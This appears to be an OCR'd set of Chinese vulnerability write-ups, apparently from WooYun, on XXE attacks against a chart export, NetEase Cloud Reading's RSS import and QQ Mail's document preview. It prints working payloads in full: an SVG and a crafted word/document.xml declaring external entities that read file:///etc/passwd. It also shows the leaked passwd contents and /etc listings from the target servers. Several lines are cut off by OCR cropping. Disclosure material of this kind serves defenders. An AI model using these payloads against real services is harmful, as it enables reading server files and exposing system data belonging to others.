


```
st: 1401552000000
et: 1409414400000
reportId: 300
format: jpg
charts: ["<svg style=\"overflow: hidden; position: relative;\" xmln
lns:xlink=\"http://www.w3.org/1999/xlink\" width=\"730\" version=\
 id=\"BLURFILTER\" style=\"-webkit-tap-highlight-color: rgba(0, 0,
ion=\"12\" style=\"-webkit-tap-highlight-color: rgba(0, 0, 0, 0);\
<path transform=\"matrix(1,0,0,1,0,0)\" fill=\"#eaedf2\" stroke=\"
47.85989010989011,600.48L55.21978021978022,600.12L62.57967032967
7.29945054945054,602.28L84.65934065934066,598.23L92.019230769230
```

wooyun-2010-058381

```
["<?xml version=\"1.0\" encoding=\"UTF-8\"?><!DOCTYPE
svg[<!ENTITY test SYSTEM \"file:///etc/passwd\">]><svg
style=\"overflow: hidden; position: relative;\"
xmlns=\"http://www.w3.org/2000/svg\"
xmlns:xlink=\"http://www.w3.org/1999/xlink\" width=\"730\"
version=\"1.1\" height=\"880\"><path
transform=\"matrix(1,0,0,1,0,0)\" fill=\"#eaedf2\" stroke=\"none\"
d=\"5Z\"></path><text transform=\"matrix(1,0,0,1,0,0)\" x=\"0\"
y=\"42\" width=\"730\" height=\"2000\" text-anchor=\"start\"
font=\"12px Arial\" stroke=\"none\" fill=\"#4b5473\" font-size=\"12px\"><tspan
dy=\"10.903846153846155\">&test;</tspan></text></svg>"]
```


wooyun-2010-058381



```
root:x:0:0:root:/root:/bin/bashbin:x:1:1:bin:/bin:/sbin/nologindaemon:
dm:/sbin/nologinlp:x:4:7:lp:/var/spool/lpd:/sbin/nologinsync:x:5:0:sync
hutdownhalt:x:7:0:halt:/sbin:/sbin/haltmail:x:8:12:mail:/var/spool/mail:/
uucp:/var/spool/uucp:/sbin/nologinoperator:x:11:0:operator:/root:/sbin/
ingopher:x:13:30:gopher:/var/gopher:/sbin/nologinftp:x:14:50:FTP User
dbus:x:81:81:System message bus:/:/sbin/nologinvcsa:x:69:69:virtual co
ar/lib/rpm:/sbin/nologinhaldaemon:x:68:68:HAL daemon:/:/sbin/nologi
:/bin/bashnscd:x:28:28:NSCD Daemon:/:/sbin/nologinsshd:x:74:74:Privil
:32:32:Portmapper RPC user:/:/sbin/nologinmailnull:x:47:47::/var/spool/
eue:/sbin/nologinrpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nol
NFS User:/var/lib/nfs:/sbin/nologinpcap:x:77:77::/var/arpwatch:/sbin/n
inntp:x:38:38::/etc/ntp:/sbin/nologinpegasus:x:100:500:tog-pegasus Or
```

网易云阅读XXE实体攻击


网易云阅读为用户提供了添加RSS订阅的功能。



RSS订阅：

XXE is Here


网易云阅读XXE实体攻击



yuedu.163.com/mysubs.do?operation=customS

```
{
    more: false,
    search: "http://[redacted]/rss_xxe1.xml",
    ResultCode: 0,
    resultCode: 0,
  - customNodes: [
      - {
            id: "cst_rss_14bfd9723ab55c11f3ee9cf2bbdc1120_1",
            content: "Xss feed",
            title: "&xxe;:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemo
            man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool
            proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/
            gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gn
            exim:x:101:103::/var/spool/exim4:/bin/false statd:x:102:6553
            monitor:x:1313:1000::/home/monitor:/bin/bash ntp:x:104:105::
            puppet:x:107:108:Puppet configuration management daemon,,,:/
            account,,,:/var/lib/logcheck:/bin/false ddb:x:50971:1000::/h
            ossecm:x:111:111:Ossec IDS Email alerter:/var/lib/ossec:/bin
            customizationId: "http://[redacted]/rss_xxe1.xml",
            coverImageThumbnail: "http://easyread.ph.126.net/KMMbqjAI
            customizationType: "rss",
```

网易云阅读XXE实体攻击



```
{
    more: false,
    search: "http://[redacted].xml",
    ResultCode: 0,
    resultCode: 0,
  - customNodes: [
      - {
            id: "cst_rss_cb12c795142e4804fa79b26ec766f958_1",
            content: "Xss&nbsp;feed",
            title: "&amp;xxe;a .pwd.lock adduser.conf adjtime aliases alternatives apm apt a
            blkid.tab blkid.tab.old ca-certificates ca-certificates.conf ca-certificates.con
            daemon.conf debconf.conf debian_version default defoma deluser.conf dhcp dpkg ema
            2.0 hdparm.conf host.conf hostname hosts hosts.allow hosts.deny idmapd.conf init.
            java-6-sun jove kbd kernel kernel-img.conf krb5.conf ld.so.cache ld.so.conf ld.so
            magic.mime mail mail.rc mailcap mailcap.order mailname manpath.config maven2 mcel
            nslcd.conf nsswitch.conf ntp.conf ntp.conf.dpkg-dist ntp.keys odbc.ini ODBCDataSo
            python2.6 rabbitmq rc.local rc0.d rc1.d rc2.d rc3.d rc4.d rc5.d rc6.d rcS.d resol
            shells shorewall skel smartd.conf smartmontools snmp ssh ssl subversion sudoers s
```

云阅读服务器etc目录下的所有文件及目录

QQ邮箱文档预览XXE实体攻击

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
这是一个DOC文档文件

这也是一个DOC文档文件


I'm a.zip - ZIP 压缩文件, 解包大小为 46,297 字节

名称
- ..
- word
- docProps
- _rels
- [Content_Types].xml

QQ邮箱文档预览XXE实体攻击

/word/document.xml:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document>
<w:body><w:p w:rsidR="00221056"
w:rsidRDefault="000B15BC"><w:pPr><w:rPr><w:rFonts
w:hint="eastAsia"/></w:rPr></w:pPr><w:r><w:rPr><w:rFonts
w:hint="eastAsia"/></w:rPr><w:t>我</w:t></w:r><w:r><w:t>是
一个文档。</w:t></w:r><w:bookmarkStart w:id="0"
w:name="_GoBack"/><w:bookmarkEnd w:id="0"/></w:p><w:sectPr
w:rsidR="00221056"><w:pgSz w:w="11906"
w:h="16838"/><w:pgMar w:top="1440" w:right="1800"
w:bottom="1440" w:left="1800" w:header="851" w:footer="992"
w:gutter="0"/><w:cols w:space="425"/><w:docGrid w:type="lines"
w:linePitch="312"/></w:sectPr></w:body>
</w:document>
```


QQ邮箱文档预览XXE实体攻击

/word/document.xml:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE w[
<!ENTITY xxe SYSTEM"file:///etc/passwd">
]>
<w:document>
<w:body><w:p w:rsidR="00221056"
w:rsidRDefault="000B15BC"><w:pPr><w:rPr><w:rFonts
w:hint="eastAsia"/></w:rPr></w:pPr><w:r><w:rPr><w:rFonts
w:hint="eastAsia"/></w:rPr><w:t>&xxe;</w:t><w:bookmarkStart
w:id="0" w:name="_GoBack"/><w:bookmarkEnd
w:id="0"/></w:p><w:sectPr w:rsidR="00221056"><w:pgSz
w:w="11906" w:h="16838"/><w:pgMar w:top="1440"
w:right="1800" w:bottom="1440" w:left="1800" w:header="851"
w:footer="992" w:gutter="0"/><w:cols w:space="425"/><w:docGrid
w:type="lines" w:linePitch="312"/></w:sectPr></w:body>
</w:document>
```

QQ邮箱文档预览XXE实体攻击

文档作为附件并在线预览：



